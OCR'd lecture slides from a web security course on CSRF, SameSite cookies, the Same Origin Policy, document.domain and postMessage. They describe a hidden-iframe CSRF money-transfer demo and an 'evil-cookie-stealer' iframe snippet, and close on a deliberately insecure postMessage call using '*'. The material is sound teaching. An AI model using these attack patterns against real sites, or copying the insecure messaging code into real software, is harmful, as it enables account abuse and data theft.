sessionId	f1bea109d15f4abea7c...	l...	/	1...	41			

demo CSRF



localhost:4000
cool car site!
Michael
file:///Users/mln/Desktop/cs595-s21/cs595-s21/code/cool-cars-02.html

hooray for Ford Galaxies!

Hi bob! Your balance is $200

Send amount: To user: send

You can logout

- using file:// to mimic a different server from localhost:4000
- cool-cars-01.html -- transfers money, but redirects to the bank page (user knows something is fishy)
- cool-cars-02.html -- uses a visible iframe, redirect is visible in iframe
- cool-cars-03.html -- hidden iframe, user never notices the redirect

(Alice is attacking whomever is logged in, right now the only other person is Bob)

Mitigating CSRF


- “Ambient authority” is a problem when requests come from other sites
- Default cookie behavior is changing!

SameSite Cookies

- Use SameSite cookie attribute to prevent cookie from being sent with requests initiated by other sites:
    - SameSite=None - **OLD** default, always send cookies
    - SameSite=Lax - **NEW** default, withhold cookies on subresource requests originating from other sites, allow them on top-level requests
    - SameSite=Strict - only send cookies if the request originates from the website that set the cookie

https://chromestatus.com/feature/5088147346030592
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

Cookie rejection warnings



Hello World!

please don't steal my cookie! login=soopersecret

```
⚠ Cookie "login" will be soon rejected because it has the "sameSite" attribute set to "none" or an invalid value, without the "secure"   cookie-setter.cgi
  attribute. To know more about the "sameSite" attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite
⚠ An unbalanced tree was written using document.write() causing data from the network to be reparsed. For more information           cookie-setter.cgi:6
  https://developer.mozilla.org/en/Optimizing_Your_Pages_for_Speculative_Parsing
❗ The character encoding of the HTML document was not declared. The document will render with garbled text in some browser          cookie-setter.cgi
  configurations if the document contains characters from outside the US-ASCII range. The character encoding of the page must be
  declared in the document or in the transfer protocol.
```

https://tools.ietf.org/html/draft-west-cookie-incrementalism-01#section-4.1

Cookie best practices

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/; SameSite=Lax
```

Where:

- Secure = “https://” only
- HttpOnly = inaccessible by Javascript
- Path=/ = don’t even try to use paths
- SameSite=Lax = not sent for img, iframe, etc., but sent for explicit “clicks” (<a href=”...”)

How long should cookies last?

- Depends on the nature of your site; use a reasonable expiration date for your cookies
  - 30-90 days
  - You can set the cookie with each response to restart the 30 day counter, so an active user won't ever be logged out, despite the short timeout

We’ve been able to play tricks with cookies and CSRF because we haven’t established how pages should interact

Same Origin Policy

- This is the *fundamental security model of the web*
- If you remember one thing from this class:
  - Two pages from different sources should not be allowed to interfere with each other

Metaphor: the web as an OS


- An origin is analogous to an OS process
- The web browser itself is analogous to an OS kernel
- Sites rely on the browser to enforce all the system's security rules
  - Just like in OSes, if there's a bug in the browser itself then all these rules go out the window
  - If you visit “important” sites (e.g., bank, Amazon) in outdated, or sketchy browsers, that’s on you

The basic rule

- Given two separate JavaScript execution contexts, one should be able to access the other only if the protocols*, hostnames, and port numbers associated with their host documents match exactly.
- This "protocol-host-port tuple" is called an "origin".

* technically, it’s a “scheme”, but the incorrect term of “protocol” has taken hold

Origin from a URL



https://example.com:4000/a/b.html?user=Alice&year=2019#p2

origin = (https, example.com, 4000)

Same origin?

```
function isSameOrigin (url1, url2) {
  return url1.protocol === url2.protocol &&
   url1.hostname === url2.hostname &&
   url1.port === url2.port
}
```

Recall our two sites

From: https://www.cs.odu.edu/~mln/teaching/cs595-s21/cookie-setter.cgi

```
document.cookie = 'login=supersecret;
Path=/~mln/teaching/cs595-s21/
```

From: https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/

```
const iframe = document.createElement('iframe')
iframe.src =
'https://www.cs.odu.edu/~mln/teaching/cs595-s21/cookie-setter.cgi'
document.body.appendChild(iframe)
console.log(iframe.contentDocument.cookie)
```

Same origin and iframes

From: https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/

```
const iframe = document.createElement('iframe')
iframe.src = 'https://www.odu.edu/'
document.body.appendChild(iframe)
console.log(iframe.contentDocument.cookie) // will not work!

iframe.src = 'https://www.example.com/' // will work!
```

Same origin and fetch?

From: https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/

```
const res = await fetch('https://leoonline.odu.edu')
const data = await res.body.text()
console.log(data)
```

- Will not work! Would be a huge violation of Same Origin Policy.
- Any site in the world could read your grades if you're logged into LeoOnline in another tab!

Same origin or not?

- https://example.com/a/→https://example.com/b/
  - Yes!
- https://example.com/a/→https://www.example.com/b/
  - No! Hostname mismatch!
- https://example.com/→http://example.com/
  - No! Protocol (ahem, scheme) mismatch!
- https://example.com/→https://example.com:81/
  - No! Port mismatch!
- https://example.com/→https://example.com:80/
  - Yes!

Problems

- Sometimes policy is too narrow: Difficult to get www.odu.edu and leoonline.odu.edu to exchange data.
- Sometimes policy is too broad: No way to isolate www.cs.odu.edu/~mln/ from www.cs.odu.edu/~mweigle/
- Policy is not enforced for certain web features!
  - You need to know which ones!

document.domain


- Idea: Need a way around Same Origin Policy to allow two different origins to communicate
- Two cooperating sites can agree that for the purpose of Same Origin Policy checks, they want to be considered equivalent.
- Sites must share a common top-level domain.
- Example: www.odu.edu and leoonline.odu.edu can both set:

```
document.domain = 'odu.edu'
```

document.domain requires opt-in

- Both origins must explicitly opt-in to this feature
- So, if attacker.odu.edu runs: document.domain = 'odu.edu' then attacker.odu.edu can still access content on odu.edu!
- odu.edu also needs to run the same code to opt-in to this behavior:
- document.domain = 'odu.edu'
  - This is not a no-op, despite how it looks!

Examples



Originating URL	document.domain	Accessed URL	document.domain	Allowed?
`http://www.example.com/`	`example.com`	`http://payments.example.com/`	`example.com`	Yes
`http://www.example.com/`	`example.com`	`https://payments.example.com/`	`example.com`	No
`http://payments.example.com/`	`example.com`	`http://example.com/`	(not set)	No
`http://www.example.com/`	(not set)	`http://www.example.com/`	`example.com`	No

19 Feross Aboukhadijeh

Who else is in your domain?!

- In order for www.odu.edu and leoonline.odu.edu to communicate, they must set:

```
document.domain = 'odu.edu'
```

- This allows anyone on odu.edu to join the party
  - Yikes! attacker.odu.edu can also set:

```
document.domain = 'odu.edu'
```

bad old days: send mesgs via URL fragments

```
$ more parent.html

<h1>localhost:4000</h1>
<input name='val' />
<br /><br />
<iframe src='http://localhost:4001/child.html'></iframe>
<script>
  const input = document.querySelector('input')
  const iframe = document.querySelector('iframe')
  input.addEventListener('input', () => {
      iframe.src = `http://localhost:4001/child.html#${encodeURIComponent(input.value)}`
  })
</script>
$ more child.js
const express = require('express')
const { createReadStream } = require('fs')

const bodyParser = require('body-parser')

const app = express()
app.use(bodyParser.urlencoded({extended: false}))

app.get('/child.html', (req, res) => {
   res.send(`<h1>localhost:4001</h1>
<div></div>
<script>
  const div = document.querySelector('div')
  setInterval(() => {
      div.textContent = decodeURIComponent(window.location.hash).slice(1)
  }, 100)
</script>`)
})

app.listen(4001)
```


now: postMessage API

- Secure cross-origin communications between cooperating origins
- Send strings and arbitrarily complicated data cross-origin
- Useful features:
  - "Structured clone" algorithm used for complicated objects. Handles cycles. Can't handle object instances, functions, DOM nodes.
  - "Transferrable objects" allows transferring ownership of an object. It becomes unusable (neutered) in the context it was sent from.

demo postMessage API

```
$ more parent-postmessage.js
const express = require('express')
const { createReadStream } = require('fs')

const bodyParser = require('body-parser')

const app = express()
app.use(bodyParser.urlencoded({extended: false}))

app.get('/', (req, res) => {
  res.send(`<h1>localhost:5000</h1>
<input name='val' />
<br /><br />
<iframe src='http://localhost:5001/child.html'></iframe>
<script>
  const input = document.querySelector('input')
  const iframe = document.querySelector('iframe')
  input.addEventListener('input', () => {
        iframe.contentWindow.postMessage(input.value, 'http://localhost:5001')
  })
</script>`)
})

app.listen(5000)
Michael-Nelsons-MacBook-Pro-2:code mln$ more child-postmessage.js
const express = require('express')
const { createReadStream } = require('fs')

const bodyParser = require('body-parser')

const app = express()
app.use(bodyParser.urlencoded({extended: false}))

app.get('/child.html', (req, res) => {
   res.send(`<h1>localhost:5001</h1>
<div></div>
<script>
  const div = document.querySelector('div')
  window.addEventListener('message', event => {
        if (event.origin !== 'http://localhost:5000') return
        div.textContent = event.data
  })
</script>`)
})

app.listen(5001)
```

Example from Ferross



- **axess.stanford.edu** wants to display name of logged in user, so it registers a listener for messages:

```
window.addEventListener('message', event => {
  setCurrentUser(event.data.name)
})
```

- Then it embeds an iframe to **login.stanford.edu** which runs:


```
const data = { name: 'Feross Aboukhadijeh' }
window.parent.postMessage(data, '*')
```

- This is insecure! Why?

27 Feross Aboukhadijeh

axess.stanford.edu

